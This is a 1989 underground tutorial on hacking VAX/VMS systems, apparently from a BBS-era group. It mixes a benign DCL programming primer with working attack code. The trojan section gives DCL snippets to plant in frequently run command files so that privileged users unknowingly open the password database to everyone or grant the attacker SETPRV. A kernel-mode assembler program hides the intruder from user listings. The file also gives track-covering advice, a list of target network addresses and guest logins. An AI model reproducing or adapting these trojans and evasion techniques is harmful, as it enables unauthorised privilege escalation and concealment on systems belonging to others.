Kermit is a file transfer program found on most VAX systems. It allows the transfer of files over terminal lines from a remote KERMIT program to the local KERMIT program. Invoking Kermit can be done in several ways depending on the system. Usually the file is located in the SYS$SYSTEM directory. The usual method to start kermit is:

```
$kermit
```

NOTE: some machines it may be KERMIT-32 or some other variation.

This may vary on different machines, you may have to RUN the file, or it may have to be passed parameters such as KERMIT 1200 or KERMIT 2400. In any case once you have initiated the program, you should get a kermit prompt:

KERMIT>

Here you can issue several different commands. Following is a list with brief explanations:

COMMAND	DESCRIPTION
connect	!connects you to a virtual terminal, issue AT commands from here.
exit	!return to DCL
quit	!return to DCL. Same as above
receive	!Single file download from another machine
get	!identical to receive
bye	!terminates a transaction with another kermit in server mode
finish	!same as above but doesn't exit to DCL
send	!Send a file to another machine
server	!causes kermit to enter server mode
set	!set parameters such as parity, delay etc
show	!show the parameters set up currently
status	!current status such as number of bytes transmitted etc
[spawn]	!spawn a subprocess
[local]	!enter VMS commands

The last two commands (in brackets) are not always found on every system, but briefly they allow you to spawn a subprocess (often useful when you are tied up in a non-breakable account) and local which can again be used to spawn or issue other DCL commands. There are often other commands, varying on what version of KERMIT is being run. One important note is that SPAWN cannot be issued from a CAPTIVE account, but LOCAL (or an equivalent) can. However, if the system manager is smart he may set up the UAF record to specify that only one process can be active with that account at any one time. If this is the case it will give you a message telling you that you have exceeded the quota allocated. The only way around it is to actually modify the record in SYSUAF.DAT Obviously the important commands are SEND,RECEIVE and CONNECT. Once you issue CONNECT, you can dial out long distance or whatever, just by using regular AT commands. SEND and RECEIVE are self explanatory so I wont go into them.

DECSERVERS

This deserves a little bit of attention also. Basically DECservers allow the the user to easily switch between various nodes in a cluster. Unless you are logging in directly to a terminal, you will usually not encounter this. If you do, heres what you will see:

Enter Username>

Or something of the like. At this point you should just type A or C or whatever else. It is just a terminal identifier and means absolutely nothing. At this point you will get a prompt such as:

LOCAL>

Here you can do a limited number of commands. The important ones are:

LOCAL> show users

This will show the users on the DECserver, and what machines they are connected to etc. To view all the machines on the server, type:

LOCAL> show nodes

This will present a list of the callable nodes. To connect to any one of these you would issue a command such as:

LOCAL> connect SBSU

This is assuming the nodename was SBSU. That's basically all there is to the DECservers. The other commands are really not that useful to the beginning VAX hacker but can nonetheless be referenced by typing HELP at the LOCAL prompt.

SYSTEM DUMP ANALYZER

Although the SDA is not really for beginners, it is such an important topic that I thought I would give a really brief overview of what it is all about. Basically to call up SDA, type:

$analyze/system

This will return you with the prompt:


SDA>

At this point you can do many great things. Oh, before I continue, it should be noted that you need CMKRNL privilege in order to run this program. In any case, once you get the SDA prompt, there are several interesting things you can do. Basically, SDA is a watching tool. It lets you keep track of what other processes on the system are doing. To get information on another process just type:

SDA> show process [username]

you should put in a person who is logged in where I have put the [username] variable. This will give you a page of useful information on that specific process. The interesting thing is that with the SDA, you can access any part of memory, unlike EXAMINE from DCL. You can for example get the PCB address for a process and then go in and either view or modify things such as privs, priority etc. You can also view other processes type-ahead buffers, and see what they are doing. Like I stated earlier, this is a relatively advanced topic and doesn't fit well into a beginners file, so I will leave it at this, but here I will provide a diagram of the PCB block so that you can see which bytes do what:

- SOFTWARE PCB DETAILED LAYOUT -



```
              +-------+-------+                +---------------+
:pcb$w_biocnt !       !       ! :pcb$w_astcnt  !               ! :pcb$l_lockqfl
              +-------+-------+                +---------------+
:pcb$w_diocnt !       !       ! :pcb$w_biolm   !               ! :pcb$l_lockqbl
              +-------+-------+                +---------------+
:pcb$w_prccnt !       !       ! :pcb$w_diolm   !               ! :pcb$l_dlckpri
              +-------+-------+                +---------------+
```

NOTE: BLOCK 2 is just a continuation of BLOCK 1. The PCB is the Process Control Block which is assigned to each process. It holds all the relevant information for the particular process. The address for the PCB is shown when you execute the SHOW PROCESS <user> from SDA

Note that when you are examining memory you can specify addresses in two ways:

1) locationA:locationB -from locationA to locationB
2) locationA;numbytes -from locationA to locationA+numbytes

FURTHER HELP

Like I have stressed throughout this file, the best way to learn about VMS is to use the ONLINE HELP that is available on virtually every VAX. You may have also noticed that certain programs such as MAIL have self-contained help which is not seemingly accessible from the normal HELP. So how do you get that information?! Well, all the extra help files for programs such as MAIL, SDA, AUTHORIZE, etc are all stored in the SYS$HELP directory. The only problem is that they are not in very human readable form. To get a properly formatted text output you can use the LIBRARY command. Here is an example that dumps all the help file on SDA into a file called SDA.HLP in your directory:

```
$library/extract=(*)/output=sys$login:sda sys$help:sda.hlb
```

Now to explain this line. The library program will extract the SDA help file (sys$help:sda.hlb) and put it into your login directory (sys$login:sda.hlp). Where I have put the (*), you can alternatively put any number of commands that you may want referenced. The (*) will dump ALL the commands into the help file For example to ONLY get the SHOW command and its qualifiers (for SDA) into a file, you may try something like:

```
$library/extract=(show)/output=sys$login:sda_show  sys$help:sda.hlb
```

Since the files generated from this command is standard ASCII, you can read these help files with the TYPE command, ie.

```
$type sys$login:sda.hlp
```

The same method can be utilized for any of the other commands to which you normally do not have access, eg. AUTHORIZE, SDA etc. This way you can learn and understand the command without necessarily having the privilege of reading it in the first place. Of course I recommend that you read both the AUTHORIZE and SDA files since they are probably the most useful files in the bunch. To get a list of the other help files, just do:

$dir sys$help:*.hlb

Then you can specify any of the listed files in the LIBRARY command. If you create these files, just make sure you delete them, once you are through with using them, especially if they are in someone elses ACTIVE account.

TROJAN HORSES

Lets suppose you have done all you can in trying to gain privileges, and you have neither come up with a high level account, or any mechanism of boosting your privs. Now what? Well the following methods I will describe should be able to net you more privileges but there is one small problem. These methods usually involve modifying or creating new files in certain places. If the system manager were to notice such a file, he could simply perform a DIR/OWNER and would know which account someone was hacking on, and he would no doubt change the password or kill the account. Now this is an IF situation. Although theres a good chance you will get away with it, you still have that risk factor that says that you may very well lose this particular VAX. So if this is the only VAX that you have access to, and you are still in the learning process, don't try these techniques. Once you have learned the operating system well enough and feel that you can afford to lose the VAX if worst comes to worse then you can proceed with these time honoured techniques:

Ok so what is a trojan horse? Based on the original definitions for such programs, a trojan is simply a file that you have someone execute which performs some arbitrary task unbeknownst to the user. Of course there are the typical trojan programs that go through the logon sequence and try and procure user/password combinations. This is fine, but what about other methods? Its fine for getting more accounts, some which may be possibly privileged, but you still aren't guaranteed to get a good account. So what do you do?! Well, as everyone should know by now, the easiest way to get more privileges is to give them to your user via the AUTHORIZE program. The problem is that on all VAXes, the SYSUAF.DAT file is read/write protected and on some even the AUTHORIZE file itself is protected. The key is to unlock these files, so that they can be

accessed through the WORLD protection field. The easiest way to do this is to have a privileged user unwittingly do the dirty deed for you. Here I will describe a few methods of accomplishing such a task.

The key here is to find a COM file that the users often use. This could be anything from some simple utility to a full featured DCL program such as ADDUSER.COM. What I usually do is search through the system symbols (SHOW SYMBOL *) and logical table (SHOW LOGICAL) for definitions that are executed via COM files. Often you will find in the symbol table some weird utility like NOTES that everybody executes. Lets assume you have found a prospective program. The next thing to check is to see if you write access to the direcotry in which this file resides. If you have READ access also, then you can simply put in your TROJAN coding right within the main program (after saving the original copy somewhere safe). If you don't have read access, then you can create a program with the same filename. Since your program will have a higher version number, it will get executed instead of the original program. Then you perform your deed and delete the TROJAN and continue on and execute the real COM file. Here is an example, which is a fragment of a DCL routine but can easily be changed to fit inside another routine.

```
$ pre_prvs=f$setprv("setprv")
$ if f$privilege("setprv") then goto fix
$ @notes.com;55
$ fix:
$ set prot sys$system:sysuaf.dat/prot=(w:rwed)
$ set prot sys$system:authorize.exe/prot=(w:rwed)
$ pre_prvs=f$setprv(pre_prvs)
$ @notes.com;55
```

In this example we have created another file called notes.com;56 in the proper directory. Whenever someone types in NOTES this file gets executed instead of the original. When control is passed here, it checks if the user has SETPRV privilege. If he doesn't, it continues on with the normal program (NOTES.COM;55) If the user has the SETPRV privilege, you have the program change the protection on SYSUAF.DAT and AUTHORIZE.EXE to full World Access. This means that you can now run AUTHORIZE from ANY ACCOUNT no matter how lowly it is!!! Is that awesome or what?! Once the protection has been changed, you can erase the notes.com;56 file and no one will ever know anything happened! Similarly if you modified the actual DCL program, then you just copy back the original. Remember its extremely important to tidy up after yourself once you are done!

Here is another example, which you may want to try. First of course you MUST check for the privileges of the user (just like in the above program), then try:

```
$open/write file sys$scratch:adduaf.tmp
$write file "$ RUN SYS$SYSTEM:AUTHORIZE"
$write file "MODIFY NAME/PRIV=SETPRV"
$close file
$@sys$scratch:adduaf.tmp/output=sys$scratch:adduaf.dat
$del sys$scratch:adduaf.*;*
```

This little patch in the coding will modify your own users privileges and give them SETPRV when the superuser executes this routine. The trick is to hide it within some other program so he doesn't even realize he has done anything! Of course after the routine has been successfully executed, the original coding should be put back. There are many places you can put this routine, including ADDUSER.COM (if you have write access)! That would mean, every time the system manager went to add a new user, he would also boost your privs! HaHa, quite ironic eh?! The farthest thing that he wants to do, and you make him do it without even realizing. Of course you should use your imagination and put this or a similar routine in a place where it will be quickly executed. The longer the code stays around without being execute, the more chance that it will be discovered. An optimum program would be something that the users/operators execute frequently (eg notes, mail, phone etc) Other good places are the LOGIN.COM and SYLOGIN.COM files. Just remember to cover your tracks once you're done!!

This is but a brief introduction to Trojans and the like. You should use your own imagination to come up with other ways of making the system operators succumb to your wishes...heh heh.

DCL PROGRAMMING

No file would be complete without at least mentioning programming Command Procedures. Basically, these are like BAT files from MS-DOS or script files from UNIX. They form a rudimentary but powerful language that allows you to quickly create small programs to handle most simple tasks. This section is not intended to be a a full blown tutorial on programming in DCL, rather its an introduction to what it is all about.

It is quite easy to pick up programming in DCL and the best way to learn is to have a look at some of the COM files you will find on the various VAXes that you hack on. By studying these, you can quickly learn the methods on how to perform
certain routines. Below I have listed some of the commonly needed routines when programming in DCL:

PASSING PARAMETERS

Parameters can be passed to DCL programs directly from the shell in several ways. Here are a few examples:

(1) @sample 24 25

    When you execute this, the values 24 and 25 are passed to the sample.com file in the variables p1 and p2 respectively. ie p1=24, p2=25

(2) @sample Paul Cramer

    p1=PAUL, p2=CRAMER

(3) @sample "Paul Cramer"

    p1=Paul, p2=Cramer

(4) name= "Paul Cramer"
    @sample 'name'

    This example demonstrates the method of passing predefined variables to a command procedure. In this case, p1=PAUL, p2=CRAMER

(5) name ="""Paul Cramer"""
    @sample 'name'

    Note that passing the variable in three double-quotes preserves the case.
    p1=Paul, p2=Cramer

GETTING INPUT

Often it is necessary to get some sort of input from the user when executing a command procedure. This is performed through the INQUIRE command. Some examples follow:

(1) INQUIRE variable "prompt"

    This will display the 'prompt' message and then wait for input. The string passed is kept in 'variable'

(2) INQUIRE/NOPUNC variable "prompt"

    When you specify /NOPUNC, the prompt will NOT be followed by a colon and space as is the default.

(3) INQUIRE/LOCAL variable "prompt"
    INQUIRE/GLOBAL variable "prompt"

    It should be noted that if you specify /LOCAL, the variable will remain in the local symbol table accessible only by this particular COM file. If on the other hand, you specify /GLOBAL, the variable is placed in the global symbol table and is made accessible to other files.

(4) IF pn .eqs. "" THEN INQUIRE pn "prompt"

    You can use this method to check if a certain variable (pn in this case) is null or not. If it is, you can ask for input.

(5) READ/PROMPT="prompt" SYS$COMMAND variable

    This is another method of getting input.

SUPPLY INPUT FOR A PROGRAM

Often you may need to create a file and get input from some outside source. Again there are several ways of doing this. Here I will outline three different methods:

```
FROM DATA      :- CREATE TEST.DAT
                  data line 1
                  data line 2
                       :
                       :
                    etc etc

FROM TERMINAL  :- DEFINE/USER_MODE SYS$INPUT SYS$COMMAND
                  CREATE TEST.DAT

FROM A FILE    :- DEFINE/USER_MODE SYS$INPUT TEST.INPUT
                  CREATE TEST.FILE
```

OUTPUTTING INFORMATION

In general when outputting information, you should always send it to SYS$OUTPUT What this does is automatically write to whatever the user has defined as SYS$OUTPUT. It doesn't matter what type of terminal or whatever it is, but it will send it in the correct format. Some examples follow:

(1) WRITE SYS$OUTPUT "literal text"

     This will print 'literal text' on your terminal.

(2) WRITE SYS$OUTPUT symbol-name

     This will print on your terminal whatever value is held in symbol-name

(3) WRITE SYS$OUTPUT "literal text ''symbol-name' literal text"

     This example shows how you can mix in normal text with a variable and
     follow it by more text.

(4) TYPE SYS$INPUT
     this is a sample message
     that is spread out over
     several lines.

     You would use this method whenever there are more than a few lines of text
     to be printed.

WRITING TO A FILE

You will find that many times when writing a COMmand procedure you will need to save certain information to a file. This can be accomplished with a routine similar to:

```
OPEN/WRITE FILE TEST.DAT
WRITE:
 INQUIRE DATA "Input Data"
 IF DATA .EQS. "" THEN GOTO DONE
 WRITE FILE DATA
 GOTO WRITE
DONE:
 CLOSE FILE
```

I will give a quick breakdown of what is going on here. First you open the file that you want, including the /WRITE qualifier followed by the filename. This sample program simply inputs data, writes each line to a file and exits when the user hits RETURN on a blank line. Simple but effective text input facility.

READING A FILE

Once you have written a file, you will often need to read that information back in again. For example you may keep track of when the person last ran the file. Each time the file is run, you would save the time/date to a file, and then read it back in, and display it on each subsequent execution. The sample structure of a read routine would be:

```
OPEN/READ FILE TEST.DAT
READ:
 READ/END_OF_FILE=DONE FILE DATA
      .
      .
      .
 GOTO READ
DONE:
 CLOSE FILE
```

This routine would loop and keep reading a file, one line at a time, storing the information in DATA until the end of file is detected.

CONDITIONAL LOGIC

No programming language would be complete without the ability to perform logic. Although it is very simplistic, it provides just enough power to handle most simple conditions. Some examples:

(1) `IF p1 .EQS. "" THEN GOTO DEFAULT`

In this example the procedure checks to see if the parameter passed in p1 is NULL or not. If it is then the program branches to DEFAULT

(2)
```
IF p1 .NES. 10 THEN GOTO end_label
          .
          .
          .
END_LABEL:
```

Here we see that if p1 does not equal 10 then the program branches to END_LABEL, otherwise it continues.

(3)
```
COUNT = 0
LOOP:
 COUNT=COUNT+1
    .
    .
```

```
    .
 IF COUNT .LE. 10 THEN GOTO LOOP
EXIT
```

This example shows how to establish a loop in a command procedure, using the symbol COUNT and an IF statement. The IF statement checks the value of COUNT and performs an EXIT when the value is greater than 10

EXPRESSIONS

The data operations and comparisons are listed below in order of precedence beginning with the highest (operations and comparisons grouped together in the table have the same precedence).

Operator	Description
+	Indicates a positive number
-	Indicates a negative number
*	Multiplies two numbers
/	Divides two numbers
+	(1) Adds two numbers (2) Concatenates two character strings
-	(1) Subtracts two numbers (2) Subtracts two character strings
.EQS.	Tests if two character strings are equal
.GES.	Tests if first character string is greater than or equal
.GTS.	Tests if first character string is greater than
.LES.	Tests if first character string is less than or equal
.LTS.	Tests if first character string is less than
.NES.	Tests if two character strings are not equal
.EQ.	Tests if two numbers are equal
.GE.	Tests if first number is greater than or equal to
.GT.	Tests if first number is greater than
.LE.	Tests if first number is less than or equal to
.LT.	Tests if first number is less than
.NE.	Tests if two numbers are not equal
.NOT.	Logically negates a number
.AND.	Combines two numbers with a logical AND

.OR.	Combines two numbers with a logical OR

LEXICAL FUNCTIONS

That concludes the introduction to DCL programming. One thing that you should keep in mind is that many powerful string editing and environment information commands can be accessed from COM files. These are called the LEXICAL functions There are too numerous to list them all here, so I will just provide a summary of the primary lexical functions and a brief description:

LEXICAL	DESCRIPTION
f$cvsi	converts character string data (signed value) to an integer
f$cvtime	retrieves information about an absolute, combination, or delta time
f$cvui	converts character string data (unsigned value) to an integer
f$directory	returns the current default directory name string
f$edit	edits a character string based on the edits specified
f$element	extracts an element from a string in which the elements are separated by a specified delimiter
f$environment	obtains information about the DCL command environment
f$extract	extracts a substring from a character string expression
f$fao	converts the control string to an ASCII string
f$file_attrib	returns attribute information for a specified file
f$getdvi	returns parameters for a specified device
f$getjpi	returns accounting, status and identification info for a process
f$getsyi	returns status and identification information about local or remote nodes.
f$identifer	converts an identifier in named format to its integer equivalent
f$integer	returns the integer equivalent of the result of an expression
f$locate	locates a character substring within a string and returns its offset within the string
f$logical	translates a logical name and returns the equivalence name string
f$message	returns the message text associated with a system status code
f$mode	shows the mode in which the process is executing
f$parse	parses a file spec and returns either the expanded file spec or a particular field that you specify
f$pid	for each invocation, returns the next PID in sequence

```
f$privilege  !returns a value of TRUE or FALSE depending on whether your
             !process privileges match the privileges listed in the argument
f$process    !returns the current process name string
f$search     !searches the directory and returns the full file spec for any
              file
f$setprv     !sets the specified privileges and returns the previous state
f$string     !returns the string equivalent of the result of the specified
             !expression
f$time       !returns the data and time of day in format:  dd-mm-yy hh:mm:ss.cc
f$trnlnm     !translates a logical name and returns the equivalent name string
f$type       !determines the data type of a symbol
f$user       !returns the current user identification code (UIC)
f$verify     !set or read current command procedure state
-------------+-------------------------------------------------------------------
```

This list just outlines the main lexical functions. Within each function there may be many more subfunctions. If you need help on any of these functions or their subfunctions, just type HELP lexical [lexicalname] at any DCL prompt ($)

ERROR MESSAGES

Occasionally when you are using DCL, you will come across error messages that are sent to you by the VAX. Here I will give a break down of what the different fields in the message represent and how to interpret them. First of all, the general format of an error message is:

```
%facility-l-ident, text
```

NOTE: not all messages are ERROR messages. Often it is only an informational message telling you that a certain task was successful or whatever. In any case here is what each field means:

facility -this is the name of the facility that produced the error (for example, CLI for the Command Language Interpreter).

l -this is a one letter code indicating the severity of the error. The severities are:

I - Informational	E - Error
S - Success	F - Severe error
W - Warning	

ident -this is an abbreviation for the message text.

text   -this is a short description of the nature of the error.

Here is an example of an error message, and how to interpret it:

%SYSTEM-F-NOCMKRNL, operation requires CMKRNL privilege

The percent sign in the beginning tells you it is a system message from the VAX the first field (SYSTEM) indicates that it is a SYSTEM error. The second field (F) shows that it is a severe error. The third field (NOCMKRNL) is a short abbreviation showing that you do not have the CMKRNL privilege, and the actual text is followed giving the error in detail, explaining that you MUST have the CMKRNL privilege to perform that particular command.

SAMPLE PROGRAMS

Here I present two sample programs. One is the STEALTH assembly language program that allows you to hide from SHOW USER. The other program is a DCL COM file that allows you to keep track of who is logging on and off.

WATCHDOG.COM

Instead of typing the program into the VAX manually, you can just cut this program out in your favorite text editor and save it to a file. Then at the DCL ($) prompt type:

$create watchdog.com

Then transmit this file over your buffer. After the file is transmitted, hit CTRL-Z. This will bring you back to the DCL prompt. At this point you can now use this file. To enable watchdog, type:

$@watchdog

Basically I wanted to present a COM file to give you an idea of how one works. I have tried to throw in a lot of the different techniques that you can use from COM files into this one example. In addition to providing you with a good example of how COM files can be manipulated, this program also serves as a valuable utility that you can use to monitor the system that you are on. The idea behind watchdog is to keep track of all the people who are logging in or out of the system. This can be a very handy tool to keep a watch out for system operators etc. The nice thing about this program is that it runs in the background, so that you can continue to do whatever you want. You should note how I go about creating another file (watch.com) from within the main watchdog

program. This of course wasn't necessary since I could have put the whole thing into one file and you could just as easily type: spawn/nowait @watchdog, but like I stated earlier, the intention is to give a short tutorial on some of the techniques that you can employ. I have also used several lexicals within the program to give you an idea of how you can use them within your own creations.

NOTE: you can terminate WATCHDOG at any time by hitting CTRL-Y, and restart it
using: @watchdog

---------- cut here ----------

```
$ !WATCHDOG.COM  by ENTITY /CCC!
$ !Usage: @watchdog
$ !
$ !This handy little utility runs in the background, freeing you to perform
$ !other tasks, while at the same time keeping track of who is logging ON or
   OFF
$ !the system. It is a simple demonstration of how powerful DCL programming can
$ !be when it is used together with the lexical functions.
$ !
$ !CTRL-Y will terminate the WATCHDOG subprocess at any time.  The program
$ !also automatically terminates when you log off.
$ !
$ create watch.com
$ deck
$ on control_y then goto terminate
$ del watch.com;*
$ w := write sys$output
$ node    = f$getsyi("nodename")
$ cpu     = f$extract(1,3,f$getsyi("node_hwtype"))
$ version = f$getsyi("version")
$ boot    = f$extract(0,17,f$getsyi("boottime"))
$ w "WATCHDOG  on  ''node'  VAX-11/''cpu'  VMS ''version'"
$ w "Up since ''boot'       (c) 1989 Entity"
$ list = "watch1.dat"
$ gosub file_io
$ c1 = c
$ loop:
$ list = "watch2.dat"
$ gosub file_io
$ c2 = c
$ if c1 .eq. c2 then goto loop
$ if c2 .gt. c1 then goto newuser
$ file  = "watch1.dat"
$ file2 = "watch2.dat"
```

```
$ gosub compare
$ w "--- ''a' ---  ''timelog' "
$ goto loop
$ newuser:
$ file  = "watch2.dat"
$ file2 = "watch1.dat"
$ gosub compare
$ w "+++ ''a' +++  ''timelog' "
$ goto loop
$ !
$ ! Construct a UserList of processes currently logged in
$ !
$ file_io:
$ c = 0
$ sho users/output = watch.dat
$ open/share/read in watch.dat
$ open/share/write out 'list'
$ read in a
$ read in a
$ read in a
$ lp01:
$ read/end_of_file=fin1 in a
$ write out a
$ c = c + 1
$ goto lp01
$ fin1:
$ close in/nolog
$ close out/nolog
$ purge watch.dat
$ purge 'list'
$ return
$ !
$ ! Get a formatted output of the current TIME and DATE of LOGIN/LOGOUT
$ !
$ gettime:
$ temp = f$extract(3,3,f$time ())+" "+f$extract(0,2,f$time())+","
$ temp = temp + f$extract(7,4,f$time())+"  "+f$extract(12,5,f$time())
$ timelog = f$cvtime("today",,"weekday")+" "+temp
$ return
$ !
$ ! Compare the Userlist to a previous listing
$ !
$ compare:
$ open/share/read in 'file'
$ lp02:
$ read/end_of_file=fin2 in a
$ a=f$fao("!12AS",a)
```

```
$ set message/noid/nofac/notext/nosev
$ search 'file2' 'a'
$ chk = $severity
$ set message/id/sev/fac/text
$ if chk .eqs. "1" then goto lp02
$ fin2:
$ close in/nolog
$ gosub gettime
$ c1 = c2
$ copy watch2.dat watch1.dat
$ purge watch1.dat
$ return
$ !
$ ! Terminate process and cleanup.
$ !
$ terminate:
$ w "USER TERMINATION OF WATCHDOG!"
$ set message/nofac/noid/notext/nosev
$ del watch*.dat;*
$ set message/fac/id/text/sev
$ pid = f$getjpi("","PID")
$ stop/id='pid'
$ eod
$ spawn/nowait @watch.com
$ exit
```

---------- cut here ----------

NOTE: Notice the little trick that I employ on the 16th line of the DCL file:
I have the program delete itself! This can be VERY useful in many applications where you don't want the program lying around after it has been executed once (eg. trojan horses!)

STEALTH.MAR

Ok here i present the stealth.mar program. This little assembler beauty lets you hide from the SHOW USER command! Very useful for remaining undetected on VAX/VMS systems. Ok first heres the program:

---------- cut here ----------

```
.library /sys$library:lib.mlb/
.link /sys$system:sys.stb/
$pcbdef
.entry no_user,^m<>
$cmkrnl_s routin=blast_it
ret
.entry blast_it,^m<>
tstl pcb$l_owner(r4)
bneq outta_here
bbcc #pcb$v_inter,pcb$l_sts(r4),outta_here
clrb pcb$t_terminal(r4)
decw g^sys$gw_ijobcnt
bisl #pcb$m_noacnt,pcb$l_sts(r4)
outta_here:
movl #ss$_normal,r0
ret
.end no_user
```

---------- cut here ----------

Ok heres the instructions on using it. First create the file stealth.mar on the VAX. This can be accomplished by:

```
$create stealth.mar
```

Then transmit this file through the buffer option in your terminal program. After you finish the transmit, hit CTRL-Z to exit the create file option. At this point you will be put back into DCL. Then perform the following steps:

```
$macro stealth
$link /nomap stealth
$delete stealth.obj;*
$delete stealth.mar;*
$run stealth
$del stealth.exe;*
$show system
```

At this point, your screen will fill up, showing you all the active processes. Make a note of the processes that have the format: "symbiont_xxxx" Look for the last available one, then increase the number by 1. For example if the last symbiont process was "symbiont_0003" then you should type:

```
$set proc/name="symbiont_0004"
```

This will effectively name your process as a printer driver, thereby making it

even harder to detect you. Of course you are not safe from the SDA (since it can access memory directly) but it affords quite a bit of protection nonetheless Ok one small note, you require CMKRNL privilege to execute this file (because of the Change To Kernal Mode command in the 5th line of the code). One other point that I want to make is that you should NEVER leave the .MAR or .OBJ file for STEALTH on ANY system! The best thing is to either hide the EXE file in some remote directory or delete it, after you execute it. It doesn't hurt to play it safe!

NOTE: a programming note, if you need to access the symbols defined by the system, such as the number of users online etc, you should link the system symbol table to your OBJ file. The actual file is: sys$system:sys.stb

DATAPAC VAX LISTING

Here I provided a partial list of CANADIAN VAXes hooked up on DATAPAC. These have been provided merely as a hacking exercise to get you started, and as such i have not listed any user/password combinations. Some of these have regular defaults, other have variations, and yet others require some thinking and good luck to get in! One small point, since all of these are Canadian I have not bothered to include the DNIC. So if you are calling through lets say telenet and for example if the nua in the listing is 38701020 then to connect to it, use the NUA 0302038701020 (ie add a 03020 to the beginning). All of these VAXes were up and operating at the time of writing...

CANADIAN VAX LISTING

21700051	66200071	43700018	93800046
76600029	62400061	87400010	91100024
62700151	30400017	33400620	95100160
41500778	88500561	93600010	66700024
70700033	88500100	36700026	87400010
85800778	76150042	36700027	90400156
60500417	56290039	36700581	95100160
64100146	55400127	36700178	91100024
35600330	83500600	39100556	62700056
44200519	49900053	36700211	59600384
44600032	78100120	20500047	60100175
88100073	64700253	85701445	63100131
20500366	69200295	28330324	85701445
44400900	97500075	28361325	63300483

72101099	83400117	28362116	59500120
64700029	95100160	36700140	78100265
71100755	91100024	43700018	21450017
53700306	49700003	54100112	93800393
38700165	63300483	48500127	70700033
24400263	78100651	57100010	43700230
22500019	78100265	45800116	30500037
68100563	78100092	54100013	37200020

CONCLUSION

Ah, that be it! I hope you enjoyed the file and found it informative. As i stated earlier, it was not intended to be an advanced course on VAX hacking, merely an introduction to whet your appetite and lead you on to bigger and better things. Since this file was put together in quite a hurry, i realize that it isn't properly organized, and i am sure i forgot to mention some important things, so i must apologize for that. I also didn't get a chance to verify all of the diagrams and charts I have put in (a lot of it was from memory) but to the best of my knowledge all of this information is correct. One minor point is that some commands may perform a bit differently on different versions of VMS. For example the SHOW USER output that I have described is quite different in version 4.4 from version 5.1 The main ideas that I have described however, apply to all versions of VMS, and you shouldn't have any difficulties.

If you have any comments, suggestions, criticisms or even questions, i would be glad to hear from you. You can reach me in several ways. First i can be found on these boards:

CCC HQ : (416)/398-3301 User:GUEST, PW:GUEST
NODE 13: (416)/756-4545 type !! ,login:LYNX

You can also reach me on QSD (France): 33-36-43-15-15, leave mail to ENTITY. If you are calling through a Packet Switching System, then you can reach call the QSD NUA at: 0208057040540. You can also probably find me hanging around on these CHAT systems:

TCHH :026245400050570 login: guest
ALTGER:026245890040004 login: guest

Now before I take off, I would like to thank some people who have made hacking VAX/VMS possible and a helluva lot more fun for me!

Disk Weasel - for getting me started into VAX/VMS hacking in the first place!
(thanks Catherine for introducing us!)

Jetscream   - for all the late night hacking sessions clobbering systems!
Wonder Warthog- for so freely sharing 5 billion VAX accounts with me. The man
                with infinite defaults..how does he do it!?...haha
The Keeper & Flex Motta- for sharing many a system with me
Rod & Scott (SRB tech)- thanks for all the technical help!
Cottapin, Piper, Par, Snooty and the rest of the ALTOS gang for all the
interesting talks...

See ya around!

E N T I T Y

Corrupt Computing Canada!

DCL REFERENCE SECTION

  Rather than provide a DCL dictionary, I thought it would be more appropriate
for a beginners file to include a section that separates some of the more
useful commands according to function:

---

1. Submitting batch and print jobs and controlling batch and print queues.

ASSIGN/MERGE	Moves jobs from one queue to another.
ASSIGN/QUEUE	Assigns a queue to a device.
DEASSIGN/QUEUE	Deassigns a queue from a device.
DELETE/ENTRY	Deletes a job or jobs from a queue.
